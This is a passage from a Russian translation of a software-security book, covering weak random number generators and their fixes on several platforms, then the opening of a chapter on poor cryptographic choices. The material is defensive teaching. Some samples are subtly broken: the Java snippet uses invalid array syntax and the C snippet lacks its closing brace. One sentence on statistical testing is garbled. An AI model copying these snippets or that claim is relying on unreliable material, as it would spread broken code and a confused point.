Однако мы включаем в понятие КГСЧ не только базовый криптографический генератор псевдослучайных чисел, но и инфраструктуру изменения начального числа. По этой причине современные КГСЧ не могут рассматриваться как шифры, потому что они действуют весьма консервативно: поток данных смешивается с действительно произвольными данными (энтропия), причем делается это достаточно часто. Происходящее напоминает поточное шифрование с частым изменением ключа, о котором никому не сообщается. Такое шифрование не может использоваться для передачи данных.

Другая особенность криптографических генераторов заключается в том, что безопасность их выходных данных не превышает безопасность используемого ключа. Например, если вы хотите генерировать 256-разрядные ключи AES (Advanced Encryption Standard), потому что 128 бит вам кажется недостаточно, не используйте генератор случайных чисел RC4. Дело не только в том, что RC4 обычно используется со 128-разрядными ключами, — эффективная разрядность этих ключей составляет всего 30 бит.

В наши дни операционные системы обычно содержат собственные КГСЧ, собирающие случайные числа из разных источников операционной системы, поэтому самостоятельное программирование уже не столь актуально.

Чистые генераторы случайных чисел

Если для работы КГСЧ необходимо случайное число и если вы не проводите эксперименты по методу Монте-Карло, которые вам в дальнейшем потребуется повторить, почему бы не перейти к «чистым» генераторам случайных чисел (ЧГСЧ)?

Если такая возможность существует, это было бы замечательно. Но на практике это непросто сделать, что отчасти обусловлено детерминированной природой компьютеров. На компьютере происходят непредсказуемые события, характеристики которых можно измерять. Например, часто измеряется время между нажатиями клавиш или перемещениями мыши. Но в таких событиях неопределенности гораздо меньше, чем нам хотелось бы. Хотя процессор работает очень быстро, клавиатурные и другие события обычно поступают с относительно регулярными интервалами, потому что они привязаны к «внутренним часам» устройств, которые намного медленнее системных часов. Если атакующий находится в другой системе, его возможности по прогнозированию ввода на основании внутреннего состояния компьютера весьма ограничены, но при локальных атаках многие исходные данные становятся очень предсказуемыми. Даже при внешней атаке в системных источниках событий не так уж много настоящей случайности. Некоторые популярные источники (обычно процессы и состояние ядра) могут изменяться намного медленнее, чем вы предполагаете.

В результате спрос на истинно случайные числа на типичном компьютере значительно опережает предложение, особенно на серверах, на которых никто не сидит за консолью, работая с клавиатурой и мышью. Хотя проблема может решаться на аппаратном уровне, обычно такие решения неэффективны по затратам. По этой причине «настоящие» генераторы случайных чисел обычно используются только для инициализации КГСЧ.

Также стоит отметить, что данные, содержащие энтропию (например, события мыши), не подходят для прямого использования в качестве случайных чисел. Даже данные, выдаваемые аппаратным генератором случайных чисел, могут иметь легкое статистическое смещение. По этой причине рекомендуется «выделить» чистую энтропию для исключения любых статистических закономерностей. Хорошим решением этой задачи является инициализация КГСЧ и получение данных от него.

Сопутствующие грехи

Предсказуемость случайных чисел — верный путь к нарушению работы криптосистем. В частности, одной из ошибок неверного использования SSL/TLS является неудачный выбор источника энтропии, приводящий к предсказуемости сеансовых ключей. Пример будет приведен позднее в этой главе.

Признаки греха

Грех может проявиться повсюду, где возникает необходимость в защите данных (даже от попыток угадывания). Независимо от того, применяется шифрование или нет, наличие хороших случайных чисел является базовым требованием для создания безопасной системы.

Выявление греха в ходе анализа кода

Возможных действий не так уж много:

- Определите, где случайные числа должны использоваться (но не используются).
- Найдите все места, в которых используются ГПСЧ.
- Там, где используются КГСЧ, убедитесь в правильности задания их начальных значений.

Поиск мест для использования случайных чисел

Найти те места, где случайные числа должны использоваться, но не используются, довольно сложно. Для этого необходимо хорошо понимать данные программы, а довольно часто и особенности используемых библиотек. Например, старые криптографические библиотеки предполагают, что вы самостоятельно инициализируете КГСЧ. Когда-то библиотеки прекрасно работали и без инициализации; потом они начали протестовать (или отказывались работать). Но тогда генераторы стали часто инициализироваться фиксированными значениями, чтобы только успокоить библиотеку. В наши дни большинство криптографических библиотек обращается непосредственно к системе для инициализации своих внутренних генераторов.

Мы рекомендуем хотя бы найти идентификаторы сеансов и посмотреть, как они реализованы. Хотя многие независимые серверы приложений распознают и исправляют ошибки самостоятельного управления сеансовыми идентификаторами, они часто делают это неверно.

Поиск мест использования ГПСЧ

В этом разделе мы поможем, найти как не-криптографические ГПСЧ, так и КГСЧ, которые не были инициализированы должным образом. О системных КГСЧ беспокоиться не стоит, обычно они хорошо инициализируются.

Как правило, для работы с не-криптографическими ГПСЧ программисты используют небезопасные API из своего языка программирования — просто потому, что они не знают более надежного решения. В табл. 20.1 перечислены все эти стандартные API, сгруппированные по языкам.

Таблица 20.1. Небезопасные (не-криптографические) API для работы с ГПСЧ в популярных языках программирования

Язык	API
C and C++	rand(), random(), seed(), initstate(), setstate(), drand48(), erand48(), jrand48(), lrand48(), mrand48(), nrand48(), lcong48() и seed48()
Windows	UuidCreateSequential
C# and VB.NET	Класс Random

продолжение ⇩

Таблица 20.1 (*продолжение*)

Язык	API
Java	Все содержимое java.util.Random
JavaScript	Math.random()
VBScript	Rnd
Python	Все содержимое модулей random и whrandom
Ruby	rand()
Perl	rand() и srand()
PHP	rand(), srand(), mt_rand() и mt_srand()

КГСЧ редко имеют стандартные API, если только вы не используете криптографическую библиотеку, которая их экспортирует.

Существует несколько стандартных решений. В наши дни обычно используется блочный шифр (чаще всего AES) в режиме счетчика (counter mode). Другой популярный генератор — ANSI X9.17. В этих случаях обычно следует найти места использования симметричной криптографии и вручную проверить правильность реализации и инициализации генераторов.

Проверка правильности инициализации КГСЧ

Если КГСЧ инициализируется генератором операционной системы, вероятно, никакого риска для безопасности при этом не возникает. Но в таких языках, как Java, где API не использует системный генератор или не использует КГСЧ напрямую, программисту может предоставляться возможность определения начального значения генератора. Некоторые программисты так и поступают хотя бы для ускорения инициализации (это часто происходит в языке Java с его медленным запуском SecureRandom; см. раздел «Java» далее в этой главе). Стоит отметить, что генератор .NET Framework по умолчанию использует возможности операционной системы.

С другой стороны, при инициализации статическим значением система определенно уязвима. Если начальное значение хранится в файле и периодически обновляется по результатам работы генератора, безопасность зависит от того, насколько хорошо было сгенерировано исходное значение и насколько безопасен файл.

При использовании стороннего кода сбора энтропии точно определить уровни риска может быть довольно сложно. (Подробное изложение теории энтропии выходит за рамки книги.) Риск в подобных ситуациях обычно минимален, и все же если существует возможность использования системного генератора — порекомендуйте программисту именно этот вариант.

Исключение из правила обычно составляют ситуации, в которых существует оправданная необходимость в повторном воспроизведении числового потока (что встречается крайне редко), а также использование операционных систем, в которых эта функциональность отсутствует (в наше время это лишь некоторые встроенные системы).

Приемы тестирования для обнаружения греха

Статистическое тестирование случайных чисел иногда приносит некоторую пользу, но автоматизированное применение этих методов в целях контроля качества обычно малоприменимо, так как результаты работы генератора случайных чисел часто должны обрабатываться косвенно.

Наибольшее распространение получил пакет тестов генераторов случайных чисел (ГСЧ) FIPS (Federal Information Processing Standard) 140-1. Один из тестов работает в непрерывном режиме, остальные предназначены для выполнения при запуске генератора. Обычно такие тесты гораздо проще закодировать прямо в ГСЧ, нежели применять их любым другим способом.

Такие тесты, как FIPS, бесполезны для данных, генерируемых КГСЧ, они предназначены только для тестирования чистых случайных чисел. Данные, сгенерированные чистым генератором случайных чисел, всегда будут проходить все статистические тесты с исключительно высокой вероятностью, даже если числа на 100% прогнозируемы.

В тех нечастых ситуациях, когда вы хотите проверить степень случайности, нужную информацию обычно можно получить простым анализом нескольких соседних значений. Если они достаточно равномерно распределены в большом пространстве (64 бита и более), вероятно, вам не о чем беспокоиться. В противном случае стоит повнимательнее присмотреться к реализации. Если значения лежат в одной области, перед вами безусловная проблема.

Примеры

Далее перечислены некоторые дефекты, связанные с использованием случайных чисел. Мы могли бы привести намного, намного больше примеров, но решили сэкономить бумагу.

Порядковые номера TCP/IP

В двух словах, если атакующий угадает порядковые номера TCP/IP, то он может фальсифицировать подключения. Михал Залевски создал одну из самых известных и исчерпывающих исследовательских работ в этой области. Если вы решите выбрать всего одну статью из раздела «Другие ресурсы», пусть это будет его отличная статья «Strange Attractors and TCP/IP Sequence Number Analysis».

Стандарт шифрования документов ODF

В CVE нет записи для этого примера, но интересно посмотреть на неправильное применение шифрования в стандарте ISO, к тому же авторы умудрились совершить много принципиальных ошибок на каждом шаге. Вот цитата из ISO/IEC 26300 раздел 17.3 (Шифрование).

Процесс шифрования состоит из следующих этапов:

1. Создание и передача пакетному компоненту 20-байтового SHA1-дайджеста пароля, введенного пользователем.

2. Пакетный компонент инициализирует генератор случайных чисел текущим временем.
3. Генератор случайных чисел используется для построения случайного 8-байтового вектора инициализации и 16-байтовой «затравки» для каждого файла.
4. По затравке и 20-байтовому SHA1-дайджесту пароля для каждого файла строится уникальный 128-разрядный ключ.

   Для построения ключа используется алгоритм PBKDF2 на базе HMAC-SHA-1 (см. [RFC2898]) с количеством итераций, равным 1024.
5. Построенный ключ используется совместно с вектором инициализации для шифрования файла по алгоритму Blowfish в режиме CFB (Cipher-Feedback). Каждый шифруемый файл сжимается перед шифрованием. Для проверки содержимого пакетного файла необходимо, чтобы зашифрованные файлы имели атрибут 'STORED' вместо 'DEFLATED'. Так как у элементов 'STORED' размер должен совпадать со сжатым размером, в манифесте должен храниться размер без сжатия. Размер со сжатием хранится как в локальном заголовке файла, так и в записи Zip-файла в центральном каталоге.

Грех, описанный в этой главе, проявляется на этапе 2: время создания файла часто определяется по самому файлу, а текущее время обладает недостаточной энтропией, даже если брать только остаток до ближайшего часа.

Однако в этом стандарте ISO существует ряд других проблем, на которые стоит обратить внимание. Во-первых, стандарт требует, чтобы для построения ключа непременно применялся алгоритм хеширования SHA1. В идеале должна существовать возможность выбора всех криптографических алгоритмов.

На третьем этапе, если программист выбирает плохой генератор случайных чисел (хорошие генераторы обычно не нуждаются в инициализации), «затравка» и вектор инициализации становятся предсказуемыми.

На четвертом этапе проблема кроется в относительном малом количестве итераций, без возможности увеличения их количества для защиты от современных атак (например, применения высокопараллельных графических процессоров для быстрого подбора паролей методом «грубой силы»). Счетчик итераций должен иметь большее значение с возможностью его настройки.

Пятый этап требует использовать алгоритм, не проверенный в криптографическом отношении и не отвечающий никаким правительственным стандартам шифрования. Кроме того, он не предусматривает создания документа, отвечающего стандартам, по алгоритму, заданному пользователем.

Наконец, при проверке пароля не существует нормального способа отличить неверный пароль от поврежденного файла, поскольку для проверки используется HMAC всего файла.

Справедливости ради скажем, что многие из этих грехов не смертельны (насколько нам известно — если не будет взломан алгоритм Blowhfish), а схема шифрования XML для данного типа документов позволяет преодолеть большинство из этих недостатков. Кроме того, усердный программист использует подходящий генератор случайных чисел.

CVE-2008-0166: Генерирование «случайного» ключа в Debian

Вероятно, самый известный дефект последних лет, причем его известность в основном объясняется грандиозными последствиями. В двух словах, разработчик запустил программу анализа кода, которая пожаловалась на отсутствие инициализации данных в коде генерирования случайных чисел для OpenSSL. Как правило, такие дефекты должны исправляться, но только не в этом случае! Проблема была «решена» удалением подозрительной строки кода, что имело крайне неприятный побочный эффект — полное нарушение всего генерирования случайных чисел. Все генерируемые ключи стали легко предсказуемыми, в том числе и приватные ключи с длительным сроком жизни, используемые для создания безопасных каналов OpenSSH и SSL/TLS.

В разделе «Другие ресурсы» этой главы приведена пара ссылок на сайты Debian и Metasploit, где можно найти дополнительную информацию о последствиях этого дефекта.

Браузер Netscape

В 1996 году аспиранты Иэн Голдберг (Ian Goldberg) и Дэвид Вагнер (David Wagner) определили, что реализация SSL в Netscape строит «случайные» сеансовые ключи, применяя алгоритм MD5 (Message Digest 5) к недостаточно случайным данным, таким как системное время и идентификатор процесса. В результате реальные сеансы взламывались на оборудовании 1996 года менее чем за 25 секунд. В наши дни взлом занимает менее секунды.

Компания Netscape разработала протокол SSL для своего браузера. (Первой опубликованной версией SSL была спроектированная для Netscape версия 2.) Проблема была обусловлена реализацией, а не недостатками самого протокола, однако она наглядно показала, что Netscape вряд ли справится с созданием безопасного транспортного протокола. Время показало, что это действительно так: работа над версией 3 протокола была поручена профессионалу в области криптографии, который значительно лучше справился с задачей.

Путь к искуплению

Почти всегда следует использовать системные КГСЧ. Исключения встречаются только при программировании для системы, у которой нет своего КГСЧ, при возникновении оправданной необходимости в повторном воспроизведении числовых потоков, а также при требованиях к безопасности, превышающих возможности системы (в частности, при генерировании 192- или 256-разрядных ключей в Windows с использованием криптографического провайдера по умолчанию).

Windows, C и C++

Windows CryptoAPI предоставляет функцию `CryptGenRandom()` (или `BCryptGenRandom()` в Windows Vista при использовании CNG), которая может быть реализована любым

криптографическим провайдером. По сути это КГСЧ, который часто повторно инициализируется новыми энтропийными данными, собранными операционной системой.

Пара полезных замечаний по поводу этой функции. Во-первых, вызов `CryptAcquireContext` обходится дорого, и если функция вызывается часто, после первого вызова сохраните контекст на время работы программы. Во-вторых, если вам реально необходимо 122 и менее бит случайных данных, функция `UuidCreate` выполняется намного быстрее — она возвращает 128-разрядный код GUID, 6 битов которого предсказуемы.

Следующий фрагмент заполняет буфер заданным количеством байтов. Этот простой пример демонстрирует операцию получения провайдера и его использование для заполнения буфера:

```
#include <wincrypt.h>
void GetRandomBytes(BYTE *pbBuffer, DWORD dwLen) {
  HCRYPTPROV hProvider;
  if (!CryptAcquireContext(&hProvider, 0, 0,
          PROV_RSA_FULL, CRYPT_VERIFYCONTEXT))
      ExitProcess((UINT)-1);
  if (!CryptGenRandom(hProvider, dwLen, pbBuffer)) {
      ExitProcess((UINT)-1);
}
```

Windows с поддержкой TPM (Trusted Platform Module)

Некоторые операционные системы (в частности, Windows Vista и последующие версии) поддерживают устройства безопасности *TPM*, предоставляющие аппаратный криптографический сервис системным компонентам и приложениям. TPM поддерживается многими современными компьютерами, особенно портативными. Одной из возможностей TPM является генерирование случайных чисел функцией `Tbsip_Submit_Command()`:

```
#define MAX_RNG_BUFF 64
#define TPM_RNG_OFFSET 14
HRESULT TpmGetRandomData(
        TBS_HCONTEXT hContext,
        _Inout_bytecap_(cData) BYTE *pData,
        UINT32 cData) {

    if (!hContext || !pData || !cData || cData > MAX_RNG_BUFF)
        return HRESULT_FROM_WIN32(ERROR_INVALID_PARAMETER);
    BYTE   bCmd[] = {0x00, 0xc1,              // TPM_TAG_RQU_COMMAND
                     0x00, 0x00, 0x00, 0x0e,  // длина в байтах
                     0x00, 0x00, 0x00, 0x46,  // TPM API: TPM_ORD_GetRandom
                     0x00, 0x00, 0x00, (BYTE)cData};// количество байтов

    UINT32 cbCmd = sizeof bCmd;
    BYTE   bResult[128] = {0};
    UINT32 cbResult = sizeof bResult;
    HRESULT hr = Tbsip_Submit_Command(hContext,
                TBS_COMMAND_LOCALITY_ZERO,
```

```
                TBS_COMMAND_PRIORITY_NORMAL,
                bCmd,
                cbCmd,
                bResult,
                &cbResult);
    if (SUCCEEDED(hr))
        memcpy(pData,TPM_RNG_OFFSET+bResult,cData);

    return hr;
}
```

За дополнительной информацией о программировании TPM обращайтесь к книге «Защищенный код для Windows Vista» (раздел «Другие ресурсы» этой главы).

Учтите, что в Windows Vista SP1 и выше значительная часть энтропии для генерирования случайных чисел поставляется модулем TPM, если он присутствует в системе.

Код для .NET

Вместо безнадежно предсказуемого класса `Random` следует использовать аналог следующего кода C#:

```
using System.Security.Cryptography;
try {
    byte[] b = new byte[32];
    new RNGCryptoServiceProvider().GetBytes(b);
    // b содержит 32 байта случайных данных
} catch(CryptographicException e) {
    // Ошибка
}
```

Реализация для VB.NET:

```
Imports System.Security.Cryptography
Dim b(32) As Byte
Dim i As Short

Try
    Dim r As New RNGCryptoServiceProvider()
    r.GetBytes(b)
    ' b теперь содержит 32 байта случайных данных
Catch e As CryptographicException
    ' Обработка ошибки
End Try
```

Обратите внимание на то, что код .NET обращается с вызовом к криптографическому генератору случайных чисел Windows. Насколько нам известно, на момент написания книги не существовало реализации `RNGCryptoServiceProvider()` в проекте с открытым кодом Mono для операционных систем, отличных от Windows.

UNIX

В системах семейства UNIX криптографический генератор случайных чисел выглядит как файл. Случайные числа поставляются двумя специальными устройствами

(обычно */dev/random* и */dev/urandom*, кроме OpenBSD с устройствами */dev/srandom* и */dev/urandom*). Существуют разные реализации, но все они обладают более или менее похожими свойствами. Устройства реализованы таким образом, что они позволяют получать ключи любого разумного размера, потому что во всех них фактически хранится очень большой «ключ», содержащий много более 256 битов энтропии. Как и в Windows, эти генераторы часто инициализируются заново, как правило, с включением энтропии всех актуальных асинхронных событий (операции с мышью, нажатия клавиш).

Различия между */dev/random* и */dev/urandom* нетривиальны. Напрашивается предположение, что первое устройство предоставляет интерфейс к «чистым» случайным числам, а второе — интерфейс к КГСЧ. Возможно, первоначальное намерение разработчика было именно таким, но оно не отражено ни в одной реальной ОС. Вместо этого оба устройства всегда представляют КГСЧ, притом абсолютно одинаковые за одним исключением: */dev/random* по крайне неадекватной метрике пытается определить, существует ли риск присутствия недостаточной энтропии. Метрика консервативна, что можно считать положительным свойством. Но она консервативна настолько, что система становится уязвимой для атак отказа в обслуживании, особенно на серверах, где никто не работает за консолью. Если только у вас нет веских причин полагать, что состояние КГСЧ изначально было предсказуемым, нет никаких доводов в пользу */dev/random*. Соответственно мы рекомендуем всегда использовать */dev/urandom*.

Код обращения к генератору практически не отличается от кода чтения из файла. Примерная реализация на языке Python:

```
f = open('/dev/urandom') # В случае неудачи выдается исключение.
data = f.read(128) # Прочитать 128 случайных байтов
                   # и сохранить результат в data.
```

Функция `os.urandom()` в Python предоставляет единый унифицированный интерфейс, который читает данные из правильного устройства в системе UNIX и вызывает `CryptGenRandom()` в Windows.

Java

Как и Microsoft .NET, язык Java использует архитектуру провайдеров. Java API для получения криптографически безопасных случайных чисел может реализовываться разными провайдерами, которые даже могут использоваться для получения низкоуровневой энтропии. Но на практике, вероятно, вы в основном будете пользоваться провайдером по умолчанию. В большинстве виртуальных машин Java (JVM) провайдер по умолчанию непонятно зачем самостоятельно собирает энтропию вместо того, чтобы воспользоваться системным КГСЧ. Так как язык Java не встроен в операционную систему, это не лучшее место для сбора таких данных; в результате генерирование первого числа может занять заметное время (несколько секунд). Что еще хуже, Java делает это при каждом запуске нового приложения.

Если вы знаете, на какой платформе будет работать ваша программа, вы можете воспользоваться системным генератором для раскрутки экземпляра `SecureRandom`

и тем самым избежать задержки. Но если вы стремитесь к портируемости решения, большинство пользователей считает вариант по умолчанию приемлемым. Только не делайте то, что делали некоторые программисты, и не пытайтесь жестко кодировать начальное значение!

SecureRandom предоставляет удобный набор функций для работы с генератором. Функции позволяют получить массив случайных байтов (nextBytes), логическое значение (nextBoolean), Double (nextDouble), Float (nextFloat), Int (nextInt) или Long (nextLong). Также можно получить число с нормальным распределением (nextGaussian) вместо равномерного.

Чтобы использовать генератор, необходимо создать экземпляр класса (для этого отлично подойдет конструктор по умолчанию), а затем вызвать один из перечисленных методов доступа. Пример:

```
import java.security.SecureRandom;
...
byte test[20];
SecureRandom crng = new SecureRandom();
crng.nextBytes(test);
```

Повторное воспроизведение числовых потоков

Допустим, по какой-то странной причине (скажем, при имитациях Монте-Карло) вы хотите использовать генератор случайных чисел, способный сохранить начальное значение и воспроизвести числовой поток. Получите начальное значение от системного генератора и используйте его в качестве ключа своего любимого блочного шифра (скажем, AES). Интерпретируйте 128-разрядные исходные данные AES как одно 128-разрядное целое число. Сгенерируйте 16 байт выходных данных посредством шифрования этого значения. Затем, когда вам понадобятся новые данные, увеличьте значение и повторите шифрование. Процесс можно продолжать до бесконечности. Если вам, допустим, потребуется узнать 400 000-й байт потока, это делается невероятно легко. (В отличие от традиционных API генераторов псевдослучайных чисел.)

Такой генератор случайных чисел ничем не уступает другим криптографическим генераторам. Эта распространенная схема преобразования блочного шифра в поточный шифр называется *режимом счетчика* (counter mode).

Дополнительные меры безопасности

Если использование аппаратного генератора случайных чисел оправдано с экономической точки зрения, существует несколько готовых решений. Для большинства практических задач системного генератора вполне достаточно. Но если вы, скажем, создаете программное обеспечение крупной лотереи, стоит рассмотреть и такой вариант.

Еще одна важная мера защиты — отказ в выполнении криптографической операции в случае отказа генератора случайных чисел. Не переключайтесь на менее безопасный генератор!

Если вы подозреваете, что источник инициализации недостаточно случаен, обработка входных данных функцией установления ключа (например, PBKDF2) поможет решить проблему.


Другие ресурсы

- «How We Learned to Cheat at Online Poker,» by Brad Arkin, Frank Hill, Scott
- Marks, Matt Schmid, Thomas John Walls, and Gary McGraw: *www.cigital.com/papers/download/developer_gambling.pdf*
- Стандарт NIST FIPS 140 содержит рекомендации по поводу случайных чисел, особенно по тестированию их качества. В настоящее время стандарт существует во второй версии: FIPS 140-2. Первая версия содержала более подробные рекомендации по тестированию случайных чисел, поэтому она тоже заслуживает внимания. За информацией обращайтесь по адресу *http://csrc.nist.gov/cryptval/140-2.htm*
- Генератор EGADS (Entropy Gathering AND Distribution System) предназначен прежде всего для систем, не имеющих собственных КГСЧ и систем сбора энтропии: *www.securesoftware.com/resources/download_egads.html*
- RFC 1750: Randomness Recommendations for Security: *www.ietf.org/rfc/rfc1750.txt*
- Debian Wiki, SSL Keys: *http://wiki.debian.org/SSLkeys*
- Debian OpenSSL Predictable PRNG Toys: *http://metasploit.com/users/hdm/tools/debian-openssl/*
- Защищенный код для Windows Vista. М. Ховард, Д. Лебланк (Питер, Русская редакция, 2008).
- «Strange Attractors and TCP/IP Sequence Number Analysis» by Michal Zalewski: *http://lcamtuf.coredump.cx/oldtcp/tcpseq.html#cred*
- «Randomness and the Netscape Browser» by Ian Goldberg and David Wagner: *www.ddj.com/documents/s=965/ddj9601h/9601h.htm*

Итоги

- Для криптографических операций используйте системные криптографические генераторы псевдослучайных чисел (КГСЧ).
- Следите за тем, чтобы другие криптографические генераторы инициализировались как минимум 64, а лучше 128 битами энтропии.
- Если в КГСЧ произойдут какие-либо сбои, завершайте отказом текущую операцию.

- Не используйте не-криптографические генераторы псевдослучайных чисел (ПГСЧ) для криптографических операций.
- Не переключайтесь на не-криптографические генераторы псевдослучайных чисел (ПГСЧ) в случае сбоя КГСЧ.
- Рассмотрите возможность использования чистых генераторов случайных чисел (ЧГСЧ) в ситуациях, требующих высокой надежности.



Неудачный выбор криптографии

Общие сведения

В этой главе собраны разнообразные грехи, относящиеся к выбору и (неправильному) использованию криптографии и криптографических алгоритмов.

Для некоторых видов уязвимостей безопасность обеспечивается правильным выбором наиболее подходящих криптографических мер защиты. Но «правильный» и «наиболее подходящий» выбор часто бывает довольно сложным, особенно если проектировщик или разработчик плохо разбирается в криптографии. Лишь немногие специалисты умеют правильно пользоваться криптографическими средствами; к сожалению, многие другие считают себя специалистами, тогда как в действительности они ими не являются — и это действительно опасно. По крайней мере тот, кто не знает (но сознает это), должен обращаться за помощью и советами к тем, кто знает.

В этой главе рассматриваются разные криптографические проблемы, в том числе:

- Доморощенные криптографические решения.
- Создание протоколов на базе низкоуровневых алгоритмов там, где достаточно высокоуровневых протоколов.

- Использование слабых криптографических примитивов.
- Неправильное использование криптографических примитивов.
- Неправильный выбор криптографических примитивов.
- Неправильный выбор коммуникационных протоколов.
- Отсутствие затравки.
- Отсутствие случайного вектора инициализации.
- Слабые функции установления ключа.
- Отсутствие проверки целостности.
- Повторное использование ключей.
- Использование проверки целостности для проверки пароля.
- Отсутствие гибкого шифрования.
- Неправильная проверка хеш-кода.

Материал этой главы не сделает вас специалистом в области криптографии, но вы получите представление о самых типичных ошибках, встречавшихся авторам за последние годы.

Ссылки CWE

CWE содержит ряд уязвимостей, относящихся к некачественному применению криптографии, в том числе:

- CWE-326: Слабое шифрование.
- CWE-327: Использование криптографических алгоритмов, содержащих дефекты или риски.

Потенциально опасные языки

Как и многие грехи этой книги, этот грех относится к категории «равных возможностей»: он может быть реализован практически на любом языке программирования.

Объяснение

Вероятно, вы уже поняли, что этот грех имеет довольно много составляющих. Давайте рассмотрим каждый дефект по отдельности.

Доморощенные криптографические решения

За последние годы авторы написали несколько книг по криптографии. Некоторые из них получили признание и сейчас стоят на книжных полках тысяч программистов. В каждой книге авторы в общих чертах или подробно объясняли, почему

не стоит создавать собственные алгоритмы шифрования. Но по какой-то странной причине люди продолжают думать, что уж им-то удастся разработать алгоритм, который окажется не под силу атакующим. Мы не собираемся изводить бумагу на дальнейшие объяснения. Просто не делайте этого.

Одна из разновидностей этого греха связана с использованием алгоритмов, не проанализированных криптографическим сообществом. Когда какой-нибудь доморощенный специалист Джим изобретает новый алгоритм, это еще не означает, что этот алгоритм хорош; алгоритм остается небезопасным до тех пор, пока он не пройдет независимый анализ со стороны других специалистов по криптографии. Для сравнения, когда институт NIST объявил о поиске замены для устаревшего алгоритма DES (новый алгоритм должен был получить название AES), было предложено 15 алгоритмов — и в трех из них были обнаружены уязвимости еще до первой конференции по обсуждению кандидатур AES.

Создание протоколов на базе низкоуровневых алгоритмов там, где достаточно высокоуровневых протоколов

Желая блеснуть творческим подходом, некоторые проектировщики и разработчики создают собственные протоколы безопасности на базе низкоуровневых криптографических примитивов. К сожалению, от всех этих рецептов вида «взять AES и добавить немного RSA» больше вреда, чем пользы. В большинстве случаев лучше воспользоваться проверенным протоколом. Применение общеизвестного протокола означает, что свойства решения будут хорошо понятны и вам, и другим разработчикам, чего, в общем случае, нельзя сказать о доморощенных протоколах. Для использования хорошо документированных протоколов есть и другая причина: если вам приходится документировать применение криптографических средств, сослаться на стандарт намного проще, чем писать подробную спецификацию самостоятельно. Трудности создания протоколов (особенно безопасных) общеизвестны, и нам известны случаи, когда даже очень умные люди совершали ошибки в реализации хорошо известных протоколов.

Использование слабых криптографических примитивов

Как сейчас стало известно, некоторые алгоритмы очень слабы и открыты для атаки. Прежде всего:

- Ключ шифрования DES слишком мал; его длина составляет всего 56 бит.
- Двухключевой алгоритм 3DES в 2010 году утрачивает свой пробный статус. Не используйте его.

Это относится к любому симметричному криптографическому алгоритму, который позволяет использовать ключи с длиной менее 128 бит, например 40-разрядному RC4. В современных системах 40-разрядный ключ взламывается методом «грубой силы» менее чем за час — и намного быстрее при использовании высокопараллельного процессора (например, графического). Скажем, некоторые фирмы-разработчики предлагают программы восстановления документов Microsoft Office,

которые ранее по умолчанию использовали 40-разрядный алгоритм RC4, в настоящее время атакуют непосредственно ключ, не беспокоясь о подборе (обычно достаточно слабого) пароля.

Алгоритмы MD4 и MD5 ненадежны. MD4 полностью взломан и бесполезен, разве что вам нужна лишь не-криптографическая контрольная сумма. Впрочем, даже в этом случае лучше использовать не-криптографическую функцию хеширования (скажем, CRC64), потому что использование MD4 создаст впечатление, что алгоритм используется в криптографических целях. Моментальные атаки хеш-коллизий не оставили MD4 на PC ни единого шанса. MD5 ненамного совершеннее MD4. Некоторые специалисты по криптографии предложили считать MD4 и MD5 эквивалентами контрольных сумм — до появления стабильной реализации CRC64 оправданным можно считать только не-криптографическое использование этих алгоритмов. Говоря, что эти алгоритмы взломаны, мы имеем в виду, что хеш-коды не могут использоваться для создания надежных сигнатур или проверки целостности при наличии вредоносных входных данных. Если вы хотите использовать их для проверки того, что в вашей программе создания презентаций присутствует только одна копия определенного графического изображения, или для проверки правильности копирования большого файла, это можно считать приемлемым.

Новейшие разработки в методах вычислительных атак предполагают, что 1024-разрядные ключи RSA и DH (Diffie-Hellman) подвержены риску. Разработчики должны переходить на 2048-разрядные ключи в этих алгоритмах, а срок жизни существующих решений с 1024-разрядными ключами следует ограничить (< 1 года).

Неправильное использование криптографических примитивов

У этого греха есть несколько стандартных разновидностей. Мы рассмотрим три из них: неверное использование поточных шифров (например, RC4), хеширование сцепленных данных и режим ECB (Electronic Code Book).

Неверное использование поточных шифров

Внимательно присмотревшись к .NET Framework, вы найдете здесь поддержку многих симметричных шифров, таких как 3DES, AES и DES. А вам не кажется, что чего-то не хватает? Здесь нет ни одного поточного шифра, и правильно. К сожалению, у вас возникнут проблемы при попытке реализации алгоритмов, уже использующих RC4, но в Интернете можно найти несколько реализаций RC4 для управляемого кода — например, среди примеров кода *www.codeplex.com/offcrypto*. Первая причина заключается в том, что разработчики часто неправильно используют поточные шифры, подвергая риску зашифрованные данные, а вторая — в возможности реализации той же семантики «шифрования по одному байту» с применением блочных шифров (например, AES). Самые распространенные ошибки при работе с поточными шифрами:

- Повторное использование ключа шифрования, упрощающее криптоанализ. В случае RC4 простой текст расшифровывается почти тривиально. Дело в том,

что RC4 объединяет простой текст с потоком ключа шифрования операцией XOR. Если у вас имеются два зашифрованных потока, созданных с применением одного ключа, операция XOR между зашифрованными потоками устраняет ключевой поток, оставляя результат XOR двух простых текстов. Если один из них содержит серии нулей, то простой текст виден сразу.

- Отсутствие механизма проверки целостности сообщений. Поскольку потоковые шифры кодируют данные по одному байту, они уязвимы для простых манипуляций. Строго говоря, механизм проверки целостности следует применять к любой форме шифрования, но замена одного бита в блочном шифре приводит к повреждению целого блока, а вероятно, и всего зашифрованного текста.
- Еще одна важная подробность: если вы вынуждены использовать RC4, первые несколько байтов зашифрованного потока не настолько случайны, насколько хотелось бы. Лучше всего отбросить первые 1024 байта или около того, а затем начинать шифрование.

Иногда разработчики применяют поточные шифры из-за желания пользоваться произвольным доступом к зашифрованному документу. Однако всегда существуют эффективные решения, позволяющие совместить произвольный доступ с правильным использованием криптографии — они будут описаны в разделе «Путь к искуплению».

Хеширование сцепленных данных

